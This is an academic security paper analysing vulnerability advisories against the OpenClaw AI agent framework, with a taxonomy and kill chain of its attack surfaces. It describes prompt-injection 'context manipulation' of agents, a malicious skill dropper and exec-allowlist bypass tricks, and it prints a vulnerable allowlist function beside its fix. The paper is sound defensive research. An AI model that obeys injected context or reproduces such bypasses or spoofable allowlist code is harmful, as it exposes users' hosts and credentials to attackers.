arXiv:2603.27517v3 [cs.CR] 13 May 2026

A Security Analysis of the OpenClaw AI Agent Framework

Surada Suwansathit
SUCCESS Lab
Texas A&M University
surada@tamu.edu

Yuxuan Zhang
SUCCESS Lab
Texas A&M University
yuz516@tamu.edu

Guofei Gu
SUCCESS Lab
Texas A&M University
guofei@cse.tamu.edu

April 2026

Abstract

AI agent frameworks that connect large language model (LLM) reasoning to host execution surfaces—shell, filesystem, containers, browser automation, and messaging platforms—introduce a class of security challenges that differs structurally from those of conventional software. We present a systematic *security taxonomy* of 470 advisories filed against OpenClaw [1], an open-source AI agent runtime, organizing the corpus by *architectural layer* and *trust-violation type*. Our taxonomy reveals that vulnerabilities cluster along two orthogonal axes: (1) the *system axis*, which reflects where in the architecture a vulnerable operation occurs (exec policy, gateway, channel adapters, sandbox, browser, plugin/skill, agent/prompt layers); and (2) the *attack axis*, which reflects the adversarial technique applied (identity spoofing, policy bypass, cross-layer composition, prompt injection, supply-chain trust escalation). Grounding our taxonomy in patch-differential evidence, we derive three principal findings. First, three independently Moderate- or High-severity advisories [6, 7] exist within the Gateway and Node-Host subsystems. By mapping these through the Delivery, Exploitation, and Command-and-Control stages of the Cyber Kill Chain, they compose into a complete unauthenticated remote code execution path from an LLM tool call to the host process. Second, the exec allowlist [8, 9, 10], which is the framework's primary command-filtering mechanism, embeds a closed-world assumption that command identity is recoverable by lexical parsing. This assumption is invalidated by line continuation, busybox multiplexing, and GNU long-option abbreviation in independent and non-overlapping ways. Third, a malicious skill distributed through the plugin channel [13] executed a two-stage dropper entirely within the LLM context, bypassing the exec pipeline entirely and illustrating that the skill distribution surface constitutes an attack vector outside any runtime policy primitive. Across all categories, the dominant structural pattern is per-layer, per-call-site trust enforcement rather than unified policy boundaries—a design property that makes cross-layer composition attacks systematically resistant to layer-local remediation.

1 Introduction

AI agent frameworks as an execution surface. The deployment of large language models as autonomous agents—systems that perceive external input, reason over it, and produce actions with real-world effects—introduces a qualitatively different security problem from that of conventional application software. In a traditional application, the code determines behavior; an attacker who cannot modify the code is largely confined to exploiting memory safety errors or logic bugs in well-defined input handlers. In an AI agent framework, the model's output is itself a control signal: a tool call emitted by the model instructs the runtime to execute a shell command, read or write a file,

navigate a browser, or deliver a message across a messaging platform. The attack surface therefore includes not only the runtime's implementation correctness but also the model's susceptibility to adversarial influence through any data path that reaches its context window.

OpenClaw [1] is a representative instance of this architecture. The framework exposes a distributed agent runtime connecting LLM inference to more than fifteen external surfaces through a layered Gateway–Node-Host design. Its four principal subsystems—a Gateway control plane, a Node-Host privileged execution process, an embedded agent runner, and a set of channel adapters for messaging platforms—interact over WebSocket connections with authentication and trust decisions scattered across each layer. The framework's rapid adoption—exceeding 200,000 GitHub stars within weeks of its January 2026 relaunch under the OpenClaw name—made it an unusually high-visibility target for security researchers during the precise window when it lacked a mature disclosure process.

The need for a systematic taxonomy. Prior work on AI agent security [3, 4, 5] characterizes individual attack techniques—prompt injection, indirect injection, model extraction—without a unifying model that maps attacks to the specific architectural layer they exploit. A corpus as large and structurally varied as OpenClaw's 470 advisories cannot be understood through a simple list; its security implications emerge from the *relationships* between vulnerabilities across layers. We therefore organize our analysis along two independent axes. The **system axis** (§4.1) classifies each vulnerability by the architectural component in which the vulnerable operation occurs. The **attack axis** (§4) classifies each vulnerability by the adversarial technique, mapped to the Cyber Kill Chain [2] where applicable. Together the two axes form a two-dimensional taxonomy that exposes which architectural layers are susceptible to which technique classes, and where defenses should be positioned.

Contributions. This paper makes the following contributions:

1. **A two-axis security taxonomy** of AI agent framework vulnerabilities, instantiated on the full 470-advisory OpenClaw corpus, organized by *architectural layer* (system axis) and *adversarial technique* (attack axis), with advisory citations supporting each classification (§4).
2. **An OpenClaw-specific kill chain** that adapts five MITRE ATT&CK tactics to the personal AI agent context and introduces Context Manipulation as a novel stage with no analog in traditional intrusion frameworks, reflecting the unique role of the LLM reasoning layer as an attack surface (§4.2).
3. **A multi-layer vulnerability analysis** of the 470-advisory OpenClaw corpus, providing a systematic mapping of empirical attack data to the ten architectural layers defined in our taxonomy. This analysis identifies recurring design flaws—ranging from identity mutability at the Channel Input Interface to lexical parsing failures in the Exec Policy Engine—demonstrating how decentralized trust boundaries enable complex, cross-layer exploitation chains (5).

Paper organization. Section 2 describes OpenClaw's architecture and the principal subsystems defining its trust model. Section 3 provides a high-level overview of the 470-advisory corpus and disclosure statistics. Section 4 introduces our two-axis taxonomy, defining ten architectural layers and seven adversarial techniques. Section 5 presents a structural vulnerability analysis, mapping empirical audit data to the taxonomy layers to identify architectural root causes. Section 6 outlines potential defense strategies and mitigation directions aligned with each architectural layer of the proposed taxonomy. We conclude in Section 7.

2 Modeling System Architecture

OpenClaw [1] is an open-source autonomous AI agent framework that connects large language model inference to real-world execution surfaces: shell command execution, file system access, browser automation, Docker container management, and a wide array of third-party messaging platforms. Released in November 2025 under the name Clawdbot, renamed to Moltbot in January 2026 following a trademark dispute, and rebranded to OpenClaw on January 29, 2026, the project accumulated over 100,000 GitHub stars within weeks of its initial viral distribution. Its architecture is organized around seven interacting components (Figure 1): a Channel System, a central Gateway, a Plug-ins & Skills System, an Agent Runtime, a Memory & Knowledge System, an LLM Provider, and a Local Execution environment.

2.1 System Components

Channel System. The Channel System (*src/telegram/*, *src/discord/*, *src/slack/*, etc)) bridges external messaging platforms to the rest of the framework. Each adapter polls or receives webhook events, authorizes the sender against per-channel allowlists in *src/channels/allow-from.ts*, computes a canonical session key, and dispatches an inbound message to the Gateway's command queue. Outbound responses follow the same path in reverse.

Gateway. The Gateway (*src/gateway/*) is the central control plane and message broker. It binds an HTTP/WebSocket server and is responsible for authenticating and multiplexing all inbound connections from channel adapters, the Agent Runtime, Local Execution processes, and CLI operators. It maintains a `NodeRegistry` of connected Local Execution sessions, an `ExecApprovalManager` that serializes pending command-approval requests, and a per-lane `CommandQueue` that serializes concurrent messages destined for the same session. The Gateway routes `node.invoke` frames from the Agent Runtime to the appropriate Local Execution process and brokers all AI agent runs.

Plug-ins & Skills System. The Plug-ins & Skills System manages the loading and execution of third-party skills from the `clawhub.ai` registry and local plugin directories (*src/plugins/*). Skills are loaded into the agent's context window at session start via `SKILL.md` instruction files, extending the agent's capabilities at runtime. This component operates at operator-level trust: a skill loaded by the system is treated as a trusted instruction source by the Agent Runtime.

Agent Runtime. The Agent Runtime (*src/agents/*) encapsulates the LLM reasoning loop, tool dispatch, and Docker sandbox management. The entry point `runEmbeddedPiAgent` (*src/agents/pi-embedded-runner/run.ts*) resolves auth profiles, selects a model, and submits turns to the LLM Provider in an attempt loop with failover. Tool calls emitted by the model are intercepted by handlers in *src/agents/pi-embedded-subscribe/handlers/tools.ts* and dispatched either in-process (file reads, web fetches) or forwarded to the Gateway as `node.invoke` frames for host-side execution via Local Execution.

Memory & Knowledge System. The Memory & Knowledge System manages session history, long-term context, and bootstrap files loaded at the start of each agent turn. The embedded runner prepends `CLAUDE.md`, loaded skill instructions, and prior conversation history into the LLM context window before each model call, giving the agent persistent memory across turns within a session.




Figure 1: OpenClaw system architecture with attack surfaces mapped to each component. Solid boxes represent system components; dashed orange regions denote attack surfaces from the taxonomy in Table 4.

LLM Provider. The LLM Provider is the external AI model API (Claude, GPT, Llama, or any locally-hosted model) that receives assembled prompts from the Agent Runtime and streams completions back. The provider interface is abstracted in *src/agents/*, allowing model substitution without changes to the agent runtime logic.

Local Execution. The Local Execution environment (*src/node-host/*) runs on the end-user's machine as a privileged process. It connects to the Gateway over WebSocket with *role="node"* and waits for `node.invoke` frames. The core dispatch loop in *src/node-host/invoke.ts* routes each command through a three-phase exec policy pipeline: lexical allowlist evaluation, approval state lookup, and execution. Sandboxed tool calls execute inside a Docker container via `docker exec`; unsandboxed calls run directly on the host shell with full filesystem and process access.

3 Corpus Overview

Between January 31 and April 15, 2026, 470 security advisories were filed against OpenClaw across three disclosure waves. The first wave (Jan 31–Feb 16) comprised a coordinated 73-advisory audit.




Figure 2: Advisory disclosure timeline.

A second, accelerated wave (Feb 17–28) added 150 advisories while patches from the first wave were still being merged, more than doubling the corpus in under two weeks. A third wave (Mar–Apr 15) contributed a further 247 advisories as the project's security disclosure process matured and the researcher community broadened. Table 1 shows how the distribution across attack surfaces evolved between the initial audit cutoff and the full corpus.

3.1 Systemic Weakness Patterns

The expanded corpus sharpens the structural picture that emerged from the initial audit. Vulnerabilities continue to cluster around brittle lexical assumptions and decentralized trust boundaries, but the relative weight of surfaces has shifted considerably. The Gateway WebSocket Interface and Channel Input Interface now jointly dominate the corpus, overtaking the Exec Policy Engine as the largest surfaces by volume. Notably, three surfaces that were forward-looking threat model entries in the February corpus have since acquired empirical advisories, confirming that the taxonomy's scope was correct even where initial coverage was absent.

Gateway WebSocket Interface as the dominant surface. With 121 advisories (25.7% of total) and the highest absolute count of Critical- and High-severity findings (7 Critical, 47 High), the Gateway WebSocket Interface is the single highest-risk surface in the corpus. Its central role as the trust broker between all other components means that weaknesses here carry system-wide consequences: a compromised gateway grants an adversary access to every component it mediates.

Channel Input Interface as the widest integration surface. The Channel Input Interface accounts for 119 advisories (25.3%), making it nearly as large as the Gateway surface. The volume reflects the breadth of supported messaging platforms, with 15 adapters each independently implementing allowlist authorization and webhook verification, and a single recurring root cause: sender identity fields that are mutable at the platform level were used as security-relevant policy keys.

Exec Policy Engine as the parsing-complexity surface. With 77 advisories (16.4%), the Exec Policy Engine ranks third. Despite dropping from first place in the February snapshot, its




Figure 3: Severity distribution by attack surface across the full 470-advisory corpus. The Gateway WebSocket Interface dominates in volume (121 advisories, 25.7%) and carries the highest absolute count of Critical- and High-severity findings.

Table 1: Advisory corpus comparison across two snapshots: the initial coordinated audit (Feb 2026, $n = 190$) and the full corpus at time of writing (Apr 2026, $n = 470$).

	Feb 2026 ($n = 190$)		**Apr 2026** ($n = 470$)		**Change**	
Attack Surface	#	%	#	%	Δn	Δ%
Gateway WebSocket Interface	40	21.1	121	25.7	+81	+4.6
Channel Input Interface	35	18.4	119	25.3	+84	+6.9
Exec Policy Engine	46	24.2	77	16.4	+31	−7.8
Tool Dispatch Interface	40	21.1	69	14.7	+29	−6.4
Container Boundary	17	8.9	39	8.3	+22	−0.6
Plugin & Skill Distribution	7	3.7	28	6.0	+21	+2.3
Agent Context Window	5	2.6	11	2.3	+6	−0.3
Host OS Interface	0	0.0	3	0.6	+3	+0.6
LLM Provider Interface	0	0.0	2	0.4	+2	+0.4
Inter-Agent Communication	0	0.0	1	0.2	+1	+0.2
Total	**190**	**100.0**	**470**	**100.0**	**+280**	

absolute count grew by 31. The concentration reflects a single exploitable architectural premise: that a command string's security-relevant identity can be determined by lexical analysis of its text. Adversaries found diverse ways to invalidate this premise through line continuation, busybox multiplexing, GNU long-option abbreviation, and environment variable injection, producing a large family of distinct bypasses from one root cause.

Container Boundary as a high-concern surface. With 39 advisories including 2 Critical and 14 High findings, the Container Boundary surface reveals a structural challenge: sandbox isolation was never enforced by the framework itself, leaving the strength of containment entirely dependent on how the underlying container runtime was configured.

Key observations. The Gateway WebSocket Interface (121, 25.7%) and Channel Input Interface (119, 25.3%) together account for over half the corpus. The Exec Policy Engine (77, 16.4%) and Tool Dispatch Interface (69, 14.7%) follow. Plugin & Skill Distribution (28, 6.0%) accounts for all supply-chain findings, while the Agent Context Window (11, 2.3%), though modest in volume, remains structurally significant as the entry point for Context Manipulation attacks that operate above all runtime policy enforcement.

Emerging surfaces. Three surfaces that had no advisories in the February corpus have since acquired empirical coverage: Host OS Interface (3), LLM Provider Interface (2), and Inter-Agent Communication (1). Their low counts reflect the novelty of these attack surfaces rather than an absence of risk, and all three are retained as active threat model entries.

4 Security Taxonomy

We propose a two-axis taxonomy specific to personal AI agent systems, using OpenClaw as a representative instantiation. The **attack surface axis** enumerates the distinct interfaces at which an adversary can interact with the system, making the taxonomy a forward-looking threat model rather than merely a retrospective corpus summary. The **kill chain axis** defines the stages of a complete attack, adapted from the MITRE ATT&CK framework for the AI agent context. Together, the two axes form a matrix that specifies both *where* a vulnerability is located and *at which stage of an attack* it is exploited.

4.1 Attack Surface

The attack surface axis enumerates every interface at which an adversary can interact with an OpenClaw deployment.

1. **Channel Input Interface** — the boundary where external messages enter the system. Encompasses allowlist evaluation, session-key construction, and webhook signature verification across all 15 supported platforms.
2. **Plugin & Skill Distribution** — the supply-chain surface through which operator-trusted skills are installed from `clawhub.ai` or the local filesystem. Includes `CLAUDE.md` and skill instruction files loaded into agent context at session start.
3. **Agent Context Window** — everything the LLM processes during a session: system prompt, `CLAUDE.md`, skill files, conversation history, and any file or tool output read during the turn. The primary surface for Context Manipulation attacks.

4. **Gateway WebSocket Interface** — the authenticated WebSocket connection layer on port 18789. Governs operator and node roles, Bearer token validation, and method-level scope enforcement.
5. **Tool Dispatch Interface** — the interface between agent decisions and actual tool execution, including `system.run`, browser automation, and file operation tools.
6. **Exec Policy Engine** — the three-phase allowlist pipeline on the Node-Host: lexical command analysis, approval state lookup, and persistent allowlist management.
7. **Container Boundary** — the Docker sandbox that confines agent tool execution. Configuration parameters (bind mounts, network namespaces, security profiles) flow from agent tool calls to the Docker daemon.
8. **Host OS Interface** — the shell, filesystem, and network stack of the end-user machine; the ultimate target of privilege escalation chains.
9. **LLM Provider Interface** — the API boundary between OpenClaw and the upstream model provider (Claude, GPT, or locally-hosted models). Potential surfaces include response parsing vulnerabilities, adversarial token sequences that corrupt model state, and Unicode manipulation that causes the model to misinterpret input.
10. **Inter-Agent Communication** — the communication channel between coordinated OpenClaw agents in multi-agent deployments. A compromised agent can use this surface to propagate adversarial context to peer agents, potentially traversing the full kill chain across the agent network.




Figure 4: Two-axis taxonomy matrix mapping OpenClaw attack surfaces (rows) to kill chain stages (columns). Filled circles indicate that the surface is exploitable at that stage.

4.2 OpenClaw Kill Chain

We define a six-stage kill chain for personal AI agent systems, adopting five tactics directly from MITRE ATT&CK and introducing one novel tactic that has no analog in traditional intrusion frameworks:

1. **Initial Access** — the adversary introduces malicious content into the system's input boundary. In a personal AI agent system, this boundary is unusually wide: it encompasses every external data path that reaches the agent, including inbound channel messages, installed plugins and skills, operator-defined configuration files, and webhook payloads from integrated platforms.
2. **Context Manipulation** — the adversary corrupts the LLM's reasoning context so that it produces attacker-intended outputs without any direct code execution. This stage has no equivalent in MITRE ATT&CK because it exploits the LLM reasoning layer that is unique to AI agent systems. The adversary does not need to execute code or bypass a policy control — controlling what the model *believes* is sufficient to induce arbitrary tool calls. Vectors include prompt injection via any data path, adversarial token manipulation, and poisoning of persistent context sources such as session history or skill instruction files.
3. **Execution** — the agent, now under adversary influence, issues tool calls or commands it would not otherwise make. Unlike traditional execution, the trigger is the agent's own reasoning rather than direct code injection. The adversary's payload is delivered as legitimate tool invocations that the runtime has no basis to distinguish from operator-intended behavior.
4. **Credential Access** — the adversary obtains authentication material that grants access beyond the agent's original privilege level. In agent frameworks with distributed architectures, tool calls can be directed at internal service endpoints, causing the runtime to transmit credentials to attacker-controlled infrastructure during normal operation.
5. **Privilege Escalation** — the adversary leverages obtained credentials or policy weaknesses to gain higher-privilege execution capability. Escalation paths in AI agent systems are structurally different from those in traditional software: they often involve rewriting the policy state that governs what the agent is permitted to execute, rather than exploiting memory safety errors or kernel interfaces.
6. **Impact** — the adversary achieves their objective on the host or beyond. Because personal AI agent systems are designed to act autonomously on a user's machine, the blast radius of a successful attack chain can extend to arbitrary code execution, data exfiltration, persistent backdoors, and supply chain propagation to other users of the same skill distribution channel.

The novel Context Manipulation stage is the defining characteristic of AI agent kill chains. Any system that interposes an LLM reasoning layer between input and execution exhibits this stage. It cannot be addressed by traditional policy enforcement alone, because the manipulation occurs above the enforcement layer: the policy engine sees a legitimate tool call and has no visibility into the adversarial intent that produced it.

4.3 Taxonomy Matrix

Figure 4 maps each attack surface to the kill chain stages at which it is exploitable. A cell is marked when the surface is relevant to that stage; multiple marks per row indicate that a surface can be exploited across several stages. The sparse structure of the matrix reveals that most surfaces concentrate at specific kill chain stages, while Inter-Agent Communication spans all six stages, reflecting its role as an amplifier for any attack that compromises one agent in a multi-agent




Figure 5: OpenClaw Kill Chain

deployment.

5 Multi-Layer Vulnerability Analysis and Architectural Root Causes

This section provides a detailed illustration of the ten-layer taxonomy proposed in Section 4 by mapping the 470-advisory OpenClaw corpus to specific architectural trust boundaries. By deconstructing documented vulnerabilities—ranging from identity spoofing at the channel interface to configuration injection at the container boundary—we demonstrate how discrete architectural weaknesses enable complex exploitation chains. This systematic analysis reveals that OpenClaw's security failures are not merely isolated defects but are systemic consequences of decentralized policy enforcement and brittle trust assumptions across the agent's execution surface.

5.1 Channel Input Interface

OpenClaw exposes a channel adapter layer through which AI agent pipelines receive instructions from and dispatch responses to external messaging platforms. As of the advisory corpus examined in this study, 35 independent security advisories target this layer across 15 distinct platform integrations including Telegram, Slack, Discord, Matrix, Nextcloud Talk, Microsoft Teams, Feishu, BlueBubbles, iMessage, Twitch, Twilio, Telnyx, Nostr, WhatsApp, and Tlon/Urbit. The advisories cluster into three structurally distinct sub-patterns: *allowlist authorization bypass* (13 advisories) arising from sender identity fields that are mutable at the platform level; *webhook authentication failure* (10 advisories) arising from inconsistent or deliberately excepted cryptographic verification of inbound requests; and *channel-scoped disclosure and injection* (12 advisories) arising from authenticated adapters that leak credentials or accept injected content into the agent pipeline. Each sub-pattern is examined below through close reading of representative patch diffs, followed by a cross-adapter structural analysis that identifies the common architectural root.

5.1.1 Allowlist Authorization Bypass via Mutable Identity Fields

The most pervasive sub-pattern in the channel integration category is the use of mutable, user-controlled platform identity fields—display names, usernames, human-readable handles—as the lookup key against a security-relevant allowlist. Thirteen advisories record this root cause across Telegram (GHSA-mj5r), Nextcloud Talk (GHSA-r5h9), Google Chat (GHSA-chm2), Feishu (GHSA-j4xf), Discord (GHSA-4cqv), Matrix (GHSA-rmxw), and iMessage (GHSA-g34w), among others. The unifying flaw is simple: the adapter developer conflated the *display identity* of a sender with a

verifiable, persistent identifier, a distinction that every affected platform documents but that was not enforced at the point of policy evaluation.

Nextcloud Talk: Display Name Spoofing (GHSA-r5h9). Nextcloud Talk identifies users by two distinct fields: an immutable `actor.id` assigned at account creation, and a mutable `actor.name` display string that any user may change at will. Prior to the fix, OpenClaw's *resolveNextcloudTalkAllowlistMatch* function accepted both as valid match targets. During the attack, suppose an operator configures `allowFrom: ["alice"]` intending to grant access to the Nextcloud user whose persistent ID is `alice`. Any Nextcloud user who changes their display name to `alice`—an operation requiring no elevated privilege—will pass the allowlist check on the `senderName` branch, because the incoming `actor.name` field is under attacker control. The resolver's return type union `"wildcard" | "id" | "name"` makes the design intent explicit: the original developers knowingly accepted name-based matches, treating display names as a usability convenience. What they did not model is that names are unilaterally mutable by the named party's adversaries as well.

```
export function resolveNextcloudTalkAllowlistMatch(params: {
  allowFrom: Array<string | number> | undefined;
  senderId: string;
  senderName?: string | null;    // <-- mutable display field accepted
}): AllowlistMatch<"wildcard" | "id" | "name"> {
  if (allowFrom.includes(senderId)) {
    return { allowed: true, matchKey: senderId, matchSource: "id" };
  }
  const senderName = params.senderName
    ? normalizeAllowEntry(params.senderName) : "";
  if (senderName && allowFrom.includes(senderName)) {
    return { allowed: true, matchKey: senderName, matchSource: "name" };
  }
  return { allowed: false };
}
```

Listing 1: Vulnerable allowlist resolution in `policy.ts` (before fix, GHSA-r5h9)

The fix removes the `senderName` parameter entirely from the function signature, collapsing the return type to `"wildcard" | "id"`, and strips all three call sites in `inbound.ts` of the `senderName` argument:

```
export function resolveNextcloudTalkAllowlistMatch(params: {
  allowFrom: Array<string | number> | undefined;
  senderId: string;
  // senderName removed; display names are not authoritative
}): AllowlistMatch<"wildcard" | "id"> {
  if (allowFrom.includes(senderId)) {
    return { allowed: true, matchKey: senderId, matchSource: "id" };
  }
  return { allowed: false };
}
```

Listing 2: Fixed allowlist resolution in `policy.ts` (after fix, commit 6b4b604)

